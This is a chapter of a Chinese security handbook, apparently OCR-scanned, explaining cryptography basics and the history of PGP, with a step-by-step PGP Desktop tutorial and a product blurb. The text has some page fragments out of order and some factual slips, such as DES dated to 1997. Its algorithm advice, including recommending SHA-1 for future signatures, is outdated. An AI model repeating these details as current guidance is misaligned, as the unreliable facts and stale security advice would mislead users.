以电子邮箱为例，2000年前后，国内各大网站开始大规模开发此项服务，那时候网站对邮箱密码的要求并不太严格，规定只要三个字符以上

即可，有许多人就用123、ABC等做密码。

在收到了用户邮箱被盗的反馈后，网站将密码最少数位提升至6位。每个网站的密码防盗措施也都不太一样，通常各网站的保护系统都由自己研发，并有专门的部门管理。

各网站在用户注册时，都会做好很多准备，以防用户密码遗失。通常最常见的是提醒用户，用字母和数字组合设置密码，或者是让用户自己设计忘记密码时出现的问题、答案。

现在银行密码规定的6位数密码，诺贝尔物理奖获得者费曼曾经推算过，要解开一个6位的保险柜密码锁，理论上需要至少8000次尝试，也就是说，只要你的银行卡、存折的密码不被窃取，密码被破的可能性就很小。

而在互联网上，很多人密码就没那么保险了。在今天的各种计算机网络上，普通密码已经阻挡不了黑客的进攻，每天都有大量的重要信息被转换成一串串代码后传输。如果加密的方法好的话，即使黑客们得到了这些代码也无济于事。但是，这种加密方法有一个致命的缺点，它等于是在“提醒”黑客“此地无银三百两”，告诉他们这里正在传输重要的信息。如果你“提醒”了黑客们你在传输重要信息，那么，黑客就可以有的放矢地调动若干台计算机联网进行破译计算。

所以事实上，绝对可靠的密码是没有的，任何密码都可以通过计算机的计算破译。随着网络和计算机的普及，联网并行计算的技术也日趋成

熟和普及。在网络上，任何一个人破解密码的计算能力都不能低估。

18.1.2 从官方到民间的密码术

今天，大众已经对密码不胜其烦了，殊不知，那个最早提供密码术、将其推广到民间的科学家，直到1996年仍然在接受美国联邦调查局的调查。

1991年，美国学者齐默尔曼设计出一种经济而有效的产品，有了它，大众不需要密码专家指导就可以给自己的信息加密，他把这个软件叫做PGP（意思是绝对保密）。

当时的美国法律规定，密码术属于军火，但齐默尔曼还是铤而走险免费发放了这些加密软件。此后，他被美国海关当局提诉，罪名是：“非法出口军火，给敌对国家和恐怖分子提供进攻美国的工具”。想不到就一个软件的威力有这么大。

伴随着审判，一场关于个人隐私保护的争论贯穿了整个90年代。多年来，警察和情报部门已经习惯使用无线监听或网络监控来搜集对付恐怖分子和犯罪集团的证据，但是PGP软件的应用直接影响了他们的监听效果。执政者认为，密码术的广泛应用给恐怖分子、贩毒集团可乘之机。如果不能快速破译情报，岂不是使整个国家坐在火药桶上？

而支持加密公众化的是公民和密码学家们，他们认为，人们急需使用密码来保护个人隐私。随着电子商务的发展，大的商业公司也加入进来，他们需要强大的密码术使得他们能在网络时代保证业务的安全。

经过5年的斗争，公众和密码学家赢得了这场信息战。克林顿政府被迫更改了法律，大陪审团也放弃了对齐默尔曼定罪的想法。

可见密码学的应用经过了曲折的斗争才被大众利用，下面我们来看看到底什么是密码学，以及如何应用于我们的生活中。

18.1.3 区别口令加锁与文件加密

我们已经了解了许多口令密码设置和安全保护的方法，这就像将文件关入房间内，用房间这个“载体”保护文件。可是如果窃听者从窗户绕

门锁呢？毫无疑问被保护的文件也就没安全可言了。

为了保护文件秘密不被泄漏，我们就要借助密码学采用通信加密了。具体方法是利用一种加密算法将重要文件进行加密，将文件改头换面，这样，即使文件被非法截取，窃听者也无法认出文件的本来面目（我们有时见到的乱码文本文件就是被加密后改头换面的文件）。下图所示的文本就是经过AES加密算法处理过的文本文档。



加密后的文件其数据序列已经发生改变

一般来说，这类文件加密的原理是利用加密算法，把原始文件中固定的数据转换成不可识别的数据格式，如果要调用这个文件，必须先对其进行解密操作，否则这个文件将不能正常使用。

提示 ATTENTION

我们都知道，计算机存储的数据都是二进制数据，由0和1构成，例如字符“A”它在计算机磁盘中存储的二进制代码实际上是：“01000001”如果对字符“A”进行加密的话，那么就将“01000001”进行结构改变，例如更改为“01000010”（加密算法就是将最后两位数据掉换）。那么被人看到的就成了字符“B”，这就很好的隐藏了文件的真实性。实际的加密算法处理的步骤利用了计算机强大的计算能力，比上述例子中的加密步骤复杂千万倍，可是他们的基本原理就是这样对数据进行重新组合。

18.2 密码学的常识


通过前一节我们知道了传统的文件夹加密属于载体保密，而密码学主要研究的是通信保密，

即研究对传输信息采取何种变换以防止第三者对有效信息的窃取。

密码学主要关注的对象是加密和解密方法。加密即是按某种方式将有用信息转换成看起来毫无意义的文字，而解密是指授权接收者可通过相应的方法将这些文字转换为原来的信息，以获取发送者的消息，而非授权者从这些文字中得不到任何有用的信息。

18.2.1 明文与密文

一般我们将发送的消息被称为明文。用某种方法伪装消息以隐藏它的内容的过程称为加密，加了密的消息被称为密文，而把密文转变为明文的过程称为解密。下图表明了这个过程。



加密与解密图示

18.2.2 算法和密钥

密码算法也叫做加密的方法，是用于加密和解密的数学函数（通常情况下，有两个相关的函数一个用作加密，另一个用作解密）。

如果算法的保密性是基于保持算法的秘密，这种算法称为受限制的算法。受限制的算法具有历史意义，但按现在的标准，它们的保密性已远远不够。大的或经常变换的用户组织不能使用它们，因为每有一个用户离开这个组织，其它的用户就必须改换另外不同的算法。如果有人无意暴露了这个秘密，所有人都必须改变他们的算法。


更糟的是，受限制的密码算法不可能进行质量控制或标准化。每个用户组织必须有他们自己的唯一算法。这样的组织不可能采用流行的硬件或软件产品。但窃听者却可以买到这些流行产品并学习算法，于是用户不得不自己编写算法并予以实现，如果这个组织中没有好的密码学家，那么他们就无法知道他们是否拥有安全的算法。

尽管有这些主要缺陷，受限制的算法对低密级的应用来说还是很流行的，用户或者没有认识到或者不在乎他们系统中内在的问题。


现代密码学用密钥解决了这个问题，密钥用 K 表示（ K 可以是数值里的任意值）。加密和解密运算都使用这个密钥，当计算机识别到这个密钥数值 K 时，根据加密解密算法和数值 K 可推算出原始的明文来。我们把 E 表示加密（Encrypt）， D 表示解密（Decrypt）， K 代表密钥（Key）， M 表示明文， C 表示密文，所以，加密和解密可以写作如下形式：

$$EK(M) = C$$

$$DK(C) = M$$



使用一个密钥的加/解密



使用两个密钥的加/解密

提示 ATTENTION

很多读者不明白为什么文件可以作加密解密计算，事实上，我们要知道存储在计算机中的数据其实都是二进制的 0 和 1，不论是文本文件还是音视频，他们都是由 0 和 1 在计算机中存储的，计算机会把所有的文件数据看作 0 和 1 这两个数字，加密就是通过某种计算方法将数据原始存储的结构进行改变，而解密就是通过某种方法将重组后的数据结构进行还原。

有些算法使用不同的加密密钥和解密密钥，也就是说加密密钥 K_1 与相应的解密密钥 K_2 不同，在这种情况下：

$$EK_1(M) = C$$

$$DK_2(C) = M$$

所有这些算法的安全性都基于密钥的安全性，而不是基于算法的细节的安全性。这就意味着算法可以公开，也可以被分析，可以大量生产使用算法的产品，即使偷听者知道你的算法也没有关

系；如果他不知道你使用的具体密钥，他就不可能阅读你的消息。现在我们就明白了密码系统实际由算法、明文、密文和密钥组成的。

18.2.3 对称算法

基于密钥的算法通常有两类：对称算法和非对称算法。

对称算法有时又叫传统密码算法，就是加密密钥能够从解密密钥中推算出来，反过来也成立。在大多数对称算法中，加/解密密钥是相同的。这些算法也叫秘密密钥算法或单密钥算法，它要求发送者和接收者在安全通信之前，商定一个密钥。对称算法的安全性依赖于密钥，泄漏密钥就意味着任何人都能对消息进行加/解密。只要通信需要保密，密钥就必须保密。对称算法的加密和解密表示为：

$$EK(M) = C$$

$$DK(C) = M$$


大名鼎鼎的 DES（数据加密标准 Data Encryption Standard, DES）密码算法就是对称算法的典型代表，它出自 IBM 的研究工作，并在 1997 年被美国政府正式采纳。它是使用最广泛的密钥系统，特别是在保护金融数据的安全中，最初开发的 DES 是嵌入硬件中的。通常，自动取款机（Automated Teller Machine, ATM）都使用 DES。

IBM 曾对 DES 拥有几年的专利权，但是在 1983 年已到期，并且处于公有范围中，允许在特定条件下可以免除专利使用费而使用。DES 现在仅用于旧系统的鉴定，而更多地选择新的加密标准——高级加密标准（Advanced Encryption Standard, AES）。

对称密码系统，历史悠久，可以经受国家级破译力量的分析和攻击，加解密速度快是其优点，但因其加密与解密为相同一把密钥，信息的传送方如何在加密之后，将该把加密密钥以安全的方式传送给接收方，如何使双方能共享该把密钥，以利其解密，是此密码系统的一大问题，因此，

对称算法系统较不适合多人使用的应用。

下图所示是对称算法的示意图，由于加密的密钥也是明文形式，故密钥如何交付给收信人是对称算法最大的问题。



在对称加密算法中密钥如何安全的交付

18.2.4 非对称密钥算法

非对称算法（也叫公开密钥算法）改善了对称算法的缺点，其加密与解密不是同一把密钥。每一对密钥包含两把相互对应的密钥，一把为可以公开的钥匙（公钥 Public Key）与一把必须保持机密的解密密钥（私钥 Private Key）。

运算速度较慢是非对称算法的缺点，以 RSA 为例，与对称密钥密码系统相较大概慢了一千倍到五千倍。

在使用时，任何人均可将其加密密钥公开，让可能与其通信的人知道，当任何人欲传送信息予该接收方时，可将信息使用该接收方所公布的“公钥”加密之后，再加以传送。该加密后的信息，只有既定接收方所拥有与此把“公钥”相对应之“私钥”可以将该信息解密，所以非对称算法可以达到让素昧平生的双方，不需要事先交换密钥即可从事秘密通讯的特性。

相反的，当信息以传送方的“私钥”加密之后，任何拥有与该“私钥”相对应之“公钥”者均可以将之解密，但因“私钥”只有传送方拥有，且保持机密不予公开，因此，以私钥所加密之信息可视为传送对该信息之签章。但非对称算法因运算速度较慢，实务上，签章时均以对该文件之“文

件汇记” (Message Digest) 加以签章的方式，代替对整份文件签章。


“文件汇记”必须可以将任意长度的信息加以浓缩转换为一固定长度的信息摘要，且必须具备足以分辨文件的特性，一般均是使用密码学上具有“不可逆”与“抗碰撞 (Collision-resistant)”特性的安全杂凑函数，来计算文件汇记。目前常见的文件汇记函数有 RSA 公司 MD 家族之 MD2、MD4、MD5，美国国家标准局 (NIST) 的 SHA、SHA-1、与欧盟 RIPE 项目之 RIPEMD、RIPEMD-128、RIPEMD-160 等。其中 RSA 公司已公开宣称 \fs24 MD2、MD4 与 MD5，均不完全适合使用于未来的电子文件签章应用，其所推荐适合未来签章使用的文件汇记函数为 SHA-1 与 RIPEMD-160。著名的非对称算法与数字签章算法有 Diffie-Hellman、RSA、DSA、ElGamal、Knapsack、Rabin 等。使用数字签名离我们日常生活很近，在 Windows 中，我们常用的数字签名软件 HashCalc 来检测下载软件的 MD5/SHA1 码是否和官方提供的相符，以确定文件是否被修改过。

基于非对称算法不需要事先交换密钥，即可从事秘密通讯的优点与实现数字签章的特性，目前在开放性的网络上，最常使用的方法就是利用所谓的非对称算法，来对所传递资料进行加密或签章。

在实际应用上，基于效率的考虑，一般均以非对称算法搭配对称密钥密码系统使用，即使用对称密钥密码系统加密欲传送的信息，再将该把“对称加密密钥”以接收方非对称算法之“公钥”加密，组成所谓的“电子信封”，并将此密钥交予公正第三者保管，然后将此电子信封传送给接收方。接收方必须先以自己的“私钥”将电子信封拆封，以获得“对称密钥解密密钥”，再以该对称密钥解密密钥解出真正的信息，兼顾方便与效率。由此可见，非对称算法，在通讯中扮演重要的角色。

下图所示是非对称算法与对称密钥密码系统整合应用示意，发信人首先用对称算法，如 AES 对明文加密，将 AES 的密钥再用非对称算法，如 RSA 的公钥进行加密，然后再将“密文”和“被

RSA 公钥加密后的 AES 密钥”一起发送给收信人。收信人收到“密文”和“被 RSA 公钥加密后的 AES 密钥”之后，就用 RSA 私钥对“被 RSA 公钥加密后的 AES 密钥”进行解密，然后再用解密后的 AES 密钥将密文还原为明文。这种采用混合加密的方法，将在下节 PGP 的运用中谈到。



用非对称算法来加密对称算法的密钥



非对称算法与对称密钥密码系统整合应用示意图

18.2.5 密码破译原理

密码编码学的主要目的是保持明文（或密钥，或明文和密钥）的秘密以防止偷听者（也叫对手、攻击者、截取者、入侵者、敌手或干脆称为敌人）知晓。这里假设偷听者完全能够接获收发者之间的通信。

厉害的密码专家可以通过密码分析学是在不知道密钥的情况下恢复出明文。成功的密码分析能恢复出消息的明文或密钥。

在实际的密码分析中很多时候并不知道加密的算法（例如算法采用 DES、AES、IDEA 或是 RSA），即便了解算法如何工作也是徒然（事实上很多著名的加密算法都是公开的），假设密码分析者知道所用的加密算法的全部知识，那么他们会尝试许多方法来恢复原始的明文，不过这些方法

都基于很高深的技术，大家了解一下即可。

1. 唯密文攻击

密码分析者有一些消息的密文，这些消息都用同一加密算法加密。密码分析者的任务是恢复尽可能多的明文，或者最好是能推算出加密消息的密钥来，以便可采用相同的密钥解出其他被加密的消息。


2. 已知明文攻击

密码分析者不仅可得到一些消息的密文，而且也知道这些消息的明文。分析者的任务就是用加密信息推出用来加密的密钥或导出一个算法，此算法可以对用同一密钥加密的任何新的消息进行解密。

3. 选择明文攻击

分析者不仅可得到一些消息的密文和相应的明文，而且他们也可选择被加密的明文。这比已知明文攻击更有效。因为密码分析者能选择特定的明文块去加密，那些块可能产生更多关于密钥的信息，分析者的任务是推出用来加密消息的密钥或导出一个算法，此算法可以对用同一密钥加密的任何新的消息进行解密。

注、电子签章认证上。这些密码算法都是早已公开发表的，并且曾经被学者反复推算验证过的加解密算法。PGP的作者将这几种密码学技术整合并程序化后，成为一套极为好用的软件包；另一方面 PGP 作者采用一切公开（包含其程序原始码在内），而且是全球性的免费软件方式发行，不致让人怀疑会有所谓的程序暗门（Trapdoor）存在，因此更深获全球广大使用者的信任。



PGP Desktop9.05版的界面

1. PGP走过的历史

前面我们已经提到，密码学的应用从官方到民间经历了曲折的路程，美国官方一直对密码器出口有严格的限制，齐默尔曼未经美国政府许可即在全世界散发 PGP，且造成风行，因此多年来他一直是被官方起诉的对象，直到 1996 年才解除追诉。所以在 PGP 2.x.i 的版本都将程序原始码放到国外以规避美国法律限制，但是 1997 年发表的 PGP 5.0i 却是第一个合法由美国出口的版本，让全世界的爱用者都可以放心使用，为什么呢？因为他将程序原始码印刷成书（12 大本，超过 6000 页），然后合法的出口到国外，在欧洲由热心的义工群，将书本重新电子扫描，转译回程序代码后，再编译成原来的 PGP 5.0。可以想见整个过程非常辛苦，但也巧妙的避开了美国法律规范。之后的 PGP 5.5.3i 也是采用相同的作法发行，这段称之为“The PGPi scanning project”的过程，详述于 <http://www.pgpi.com/project/>。文中还特别强调所有的文件扫描工作都已完成，目前不需要义工支持了。因此当我们在享用 PGP 大餐时，请记得齐默尔曼多年来奋斗的勇气及幕后一

18.3 顶级加密软件——PGP


在加密软件中最有名的非 PGP 莫属，它以功能强大、安全性高的特点被全世界所公认，本节专门介绍有关 PGP 的历史及使用方法。

18.3.1 大名鼎鼎的数据加密软件 PGP

PGP (Pretty Good Privacy) 从 1991 年由原作者 Philip Zimmermann (菲利普·齐默尔曼) 发表后，立刻非常引人注目，在近代密码学相关产品中，PGP 可说是最被广泛采用的软件包。因为一方面他采用被全世界密码学专家公认最安全而且最可信赖的几种基本密码算法，例如 IDEA 对称式文件加密算法、RSA 或 Diffie-Hellman 的非对称式加密算法处理公开公钥及私钥之加解密、以及利用 SHA1 单向杂凑函数应用在文件标

群热心义工们的付出。

网络上有关PGP的资料非常丰富，其中最重要的网站是PGPi.com (<http://www.pgpi.com>)，这里会随时更新PGP的相关信息，并且提供适合各种操作系统的最新版PGP软件，我们可在该网页上选择“Download PGP”版面，然后依次指定你想要的版本是：美国版或国际版、操作系统、免费或商业版等之后，就会得知PGP最新版的信息，最后选择最近的FTP站下载，非常方便。



pgpi.org中公布的免费版本

2.PGP的主要功能


加密专家PGP有三个主要的功能：电子邮件加密、文件加密和虚拟磁盘。

- 电子邮件加密：经过电子邮件加密过的邮件除了授权用户能够解密内容以外，其他人看到的将是一堆毫无意义的乱码，保证邮件的机密性；
- 文件加密：该功能将各种格式的文件以加密的形式保存起来，保护你的隐私；
- 虚拟磁盘：能够把硬盘中的一部分划分出来单独加密处理，没有口令的用户不能进入这个虚拟磁盘。

18.3.2 PGP密钥管理


PGP使用的是多种加密算法的组合，使用PGP之前，首先需要生成一对密钥，这是使用PGP加密的第一步。这一对密钥其实是同时生成的，其中的一个我们称为公钥，意思是公开使用的钥匙，用户将公钥分发给朋友们，让朋友用这个钥匙来加密文件；另一个我们称为私钥，这个

私钥由用户秘密保存，用于打开公钥加密后的文件。下面我们就来实际操作这一过程。




PGP加密与解密原理

STEP1 单击主菜单中的“File”→“New”→“New PGP Key”创建新的PGP密钥。



创建PGP的密钥


根据向导，PGP会要求你输入公钥的全名和接收邮件的地址，虽然真实的姓名不是必须的，但是输入一个其他朋友看得懂的名字会使他们在加密时很快找到想要的密钥，例如，取名为“ST”s Public Key”。



为公钥命名

STEP2 如果用户想进行高级设置，那么就单击下面的“Advanced”选项卡，可以进入高级密钥设置。在这里我们可以选择密钥加密的算法，还可以选择密钥的长度，理论上，钥匙编码长度越长，安全性就越高，但解密时间及档案大小也

会相对增加。请自行衡量需要的加密长度。



高级密钥设置


在高级设置中，我们选择非对称算法 RSA 来加密密钥，为保证密钥的完全性，RSA 私钥长度选择 2048 位，并且有效期为“无限期”。加密文件的对称算法采用 AES，数字签名使用 SHA-2-256。

注意 ATTENTION

在这里有两个密码算法选择：RSA 和 AES，这是因为 PGP 采用了混合加密方式，前面我们已经讲过，采用非对称算法搭配对称算法是一种混合加密方案，混合加密方法利用了两种加密方法的优点，从而帮助确保只有预期的接收方才能读数据。


STEP3 单击下一步，进入私钥口令保护界面，在上一步我们已经看到了密钥采用的是 2048 位字节的二进制数字格式，如果要用户来记忆或使用将是非常不易，PGP 统一管理密钥，如果需要使使用密钥的话，需要键入使用密钥的口令。但一直输入密码也很讨厌，因此 PGP 有很人性化的考虑，他会自动判断需不需要核对密码。

建议用户使用的口令大于 8 个字符，并且最好包括大小写、空格、数字、标点符号等，为了方便记忆用户也可以使用一句话作为密钥，如“Amy is 12 years old.”等。




输入管理密钥的口令

口令栏中默认是隐藏的，如果用户想知道自己输入的口令是否真实，可以勾选“Show Keystrokes”就会查看自己输入的口令了。




显示出键入的口令

STEP4 接下来 PGP 会花一点时间来生成公钥和私钥，然后会询问你是否想把你的公钥发送到服务器上去，这样其他希望与你通信的用户可以直接到密钥服务器下载你的公钥。




生成公钥与私钥

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




将公钥上传到pgp.com服务器供他人下载

如果这步没有上传公钥到服务器，我们以后也可以随时上传公钥，在密钥列表中，选择某个公开密钥，单击鼠标右键，在弹出的快捷菜单中选择“Send To”选择上传的服务器。



选择上传公钥的服务器


STEP 5 如果要在服务器上获取收信人的公钥，单击菜单栏中的“Tools”→“Search for Keys”即可打开搜寻公钥窗格，用户根据所知信息进行公钥查找。



搜寻公钥

STEP 6 除了将公钥通过上传服务器散发给朋友

友外，我们还可以直接将公钥发送给朋友，这就需要先将公钥导出。单击菜单“File → Export → Keys”就可以将公钥导出，其扩展名为“.asc”或“.txt”的文件，当朋友收到公钥后则用“Import → Keys”导入。



导出公钥

个人的PGP私钥及密码在PGP机制中是最重要的部份，一定要妥善保管，所以导出私钥也很重要，单击菜单“File → Export → Keyring...”命令，可以导出私钥，如果用户没有备份私钥，当关闭PGP Desktop的时候，软件还会提醒用户备份私钥。万一遗失或担心已经泄露，可将公钥也一并作废（Revoke），重新制作一组公钥及私钥。



将密钥作废


提示

ATTENTION

个人的PGP公钥最好透过安全的管道传送给自己的亲朋好友，让对方用来加密文件寄给自己。


18.3.3 应用PGP加密文件

首先要系统中启动 PGP 服务，这时状态栏上就会出现一把锁的图标，证明 PGP 服务启动成功。对文件加密非常简单，只须选中该文件，然后单击右键中 PGP 的 Encrypt，会弹出一个对话框让用户选择要使用的密钥，双击使密钥加到下面的“Recipients”框中即可。



选择公钥对文件进行加密

单击“OK”按钮这时就可以生成扩展名为“.pgp”的加密文件，接收方如果要解密该文件，则单击右键中的“PGP → Decrypt”，在弹出的私钥选取框输入密码即可。




输入使用该私钥的口令即可解密

如果要在 Outlook Express 或 Outlook 中直接对邮件进行加密，可在写新邮件时单击工具栏中的图标 PGP Encrypt，当邮件写完发送时，PGP 会弹出对话框请你选择密钥，操作同前面一样。

此外，PGP 还能对整个磁盘进行加密，在

左侧窗格 PGP Disk 栏目中有相关选项，其中“Encrypt Whole Disk”表示加密整个磁盘，读者可以自行操作。



加密整个磁盘

提示 ATTENTION

加密磁盘的风险很大，用户需谨慎操作，建议先用 U 盘等设备做试验，当熟练后再做实际操作。

使用 PGP 加密软件，可以有效地保护重要文件和电子邮件的安全，尽管用户也为此付出了额外的传送时间和密钥维护成本，可是为了安全性考虑，必要的代价也是值得的。

18.4 其他加密软件介绍

PGP 的确是一款非常优秀的加密软件，可是英文的界面和复杂的操作也让许多人头痛，下面再介绍几款简单的加密软件，使用好他们同样能够达到信息保密的效果。


18.4.1 加密金刚锁

“加密金刚锁”是一款非常专业的文件和文件夹加密工具，它可以加密任意类型、大小的文件，用户最多可以设置 100 位的密码。设计独特的加密方式，用户在加密时可以设置授权盘，这样即使密码被人知道，只要他没有授权盘，照样无法使用加密文件；可以指定任意文件作为加密密码。还可以将文件加密后，隐藏在某一个文件中，如图片文件、MP3 文件或 EXE 文件当中。

“加密金刚锁”有方便的自释放功能，能够将文件加密后打包为 EXE 自释放文件，以后解

密时可脱离加密金刚锁使用。也可以对执行文件增加密码保护功能，这样用户可以轻松设置执行文件的运行权限，并且加密码保护后的可执行文件仍然支持带命令行参数运行功能。同时“加密金刚锁”具有强大的密码管理功能，用户可以非常方便地管理各种各样的密码，并且不需要记住它们，用户所需做的工作只要保管好授权盘就可以了。

